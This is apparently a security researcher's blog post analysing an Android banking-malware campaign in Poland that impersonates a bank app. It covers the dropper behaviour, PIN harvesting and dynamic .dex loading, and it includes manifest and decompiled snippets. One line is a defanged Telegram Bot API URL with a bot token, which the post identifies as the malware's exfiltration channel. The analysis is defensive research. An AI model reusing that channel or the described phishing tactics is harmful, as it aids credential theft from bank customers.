
Bombardino Crocodilo in Poland — analysis of IKO Lokaty mobile malware campaign

medium.com/@mvaks/bombardino-crocodilo-in-poland-analysis-of-iko-lokaty-mobile-malware-campaign-502bd74947f3

May 30, 2025


--

Following the recent campaign involving the NGate malware (my analysis is available here → link), cybercriminals have once again exploited the branding of well-known banks to distribute malicious software targeting Android devices. This time, the attack vector shifted to malicious advertisements on social media platforms. These ads falsely promoted a new banking program allegedly offering attractive deposit options.




Facebook ads impersonating a Polish banking application

The malware belongs to the **Crocodilus** family, which was first analyzed by ThreatFabric researchers in late March this year. At that time, it was primarily deployed in campaigns targeting financial institutions in Spain and Turkey. Crocodilus is equipped with capabilities for **device takeover**, **remote access**, and **overlay attacks**, making it a potent threat in mobile cybercrime operations.





Let’s move on to the high-level behavioral analysis:



The legitimate banking app and the fake app used in the campaign.


Upon launch, the fake banking app **prompts the user to allow the installation of additional applications**, disguising the process as a required **Play Store update**. In reality, the update installs a secondary malicious application named **“IKO Lokata”**, delivered as a hidden `.apk` file.


Install unknown apps
Installing apps from this source may put your phone and data at risk.
Bluetooth
626 KB
Chrome
45.69 MB
Drive
71.32 MB
Galaxy Store
1.90 MB
Gmail
129 MB
IKO Lokata
7.81 MB
My Files
4.43 MB
NFC
0.97 MB
Quick Share




Once permissions are granted and the IKO Lokata app is installed, it immediately requests access to **Accessibility Services** — a critical step that enables the malware to gain full control over the device. Additionally, it asks for permissions to **access contacts** and **send notifications**, expanding its ability to harvest data and interact with the user environment.

To further deceive the user, the malware mimics yet another system update — this time posing as an update for **Google Chrome** — as a way to legitimize its escalating permission requests and avoid suspicion.



After the initial setup, the malicious app **prompts the user to enter their PIN** to supposedly log into the application. Upon entering the PIN for the first time, the app **displays a generic error message**, claiming the PIN is incorrect.

However, during analysis, it was observed that **on the second attempt**, the app presents a message stating that the **“IKO Lokata” service has been successfully activated**. It further informs the user that the bank requires **up to 48 hours to verify the provided information and complete the app configuration**.



This delay tactic is a classic social engineering method, aimed at:

- Creating a false sense of legitimacy,
- Preventing the victim from becoming suspicious immediately,
- Buying time for the attacker to use the stolen credentials or access the compromised device remotely.

This behavior suggests the malware is designed not only to harvest credentials, but also to maintain persistence while minimizing the chances of early detection.

Let's dive deeper

The following section focuses on the technical analysis of the app.

A closer look at the app's AndroidManifest.xml file reveals the presence of the *android.permission.REQUEST_INSTALL_PACKAGES* permission. This permission allows the app to **install additional APKs programmatically**, and is a strong indicator that the application is functioning as a **dropper** — a component designed to deploy further stages of malware on the device.

```
  android:targetSdkVersion="35"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
<application
```

Further analysis of the code reveals references to an **external `.dex` file**, suggesting the use of **dynamic code loading**, a common obfuscation and evasion technique.

```
private static String subtextoutbreak() {
    return "ablemocker.dex";
}

private char synopsislazily(String s) {
    return s == null || s.isEmpty() ? 'x' : s.charAt(0);
}

private boolean viewerunderrate(boolean z) {
    return !z;
}
```

Additionally, several class declarations found in the manifest do not exist in the static contents of the original APK package. This discrepancy implies that some components of the app are either:

- Loaded dynamically at runtime,
- Fetched from a remote source after installation,
- Or unpacked from encrypted assets bundled with the app.

These behaviors strongly indicate that the app is deliberately structured to **hide malicious logic until execution**, which is a hallmark of more advanced Android malware strains.

After installing and launching the app in an emulator, we observed that within the *code_cache* directory associated with the application, a file named *ablemocker.vdex* appears.

```
vbox86p:/data/data/purge.tremble/code_cache/oat/x86_64 # ls
ablemocker.vdex
```

The presence of a .vdex file suggests that the application makes use of pre-verified and possibly optimized bytecode, typically generated by the Android Runtime during the installation process. VDEX files are often used to speed up app loading time**s** by storing verified DEX instructions, but in the context of malware, they can also serve to obfuscate code and hinder static analysis.


Unlike regular .dex files, .vdex files may contain compressed or optimized code, and tools for their direct analysis are limited or require additional unpacking and conversion steps. This significantly increases the complexity of reverse engineering, and is likely an intentional measure by the attackers to delay detection and hinder malware research.


Upon launching the application, one can observe outgoing network traffic to a Telegram channel, suggesting that the malware uses Telegram as part of its command-and-control (C2) infrastructure.

```
hxxps://api.telegram.org/bot8055029511:AAH3AF978hUKj7X2J7C-Z4tuOhMD9EIFa-
o/sendMessage?chat_id=7547984349&text=
```

Further analysis shows that the code responsible for establishing the connection is present in the decrypted .dex file. After decoding and examining the DEX content, hardcoded references to the Telegram Bot API, channel identifiers can be found.

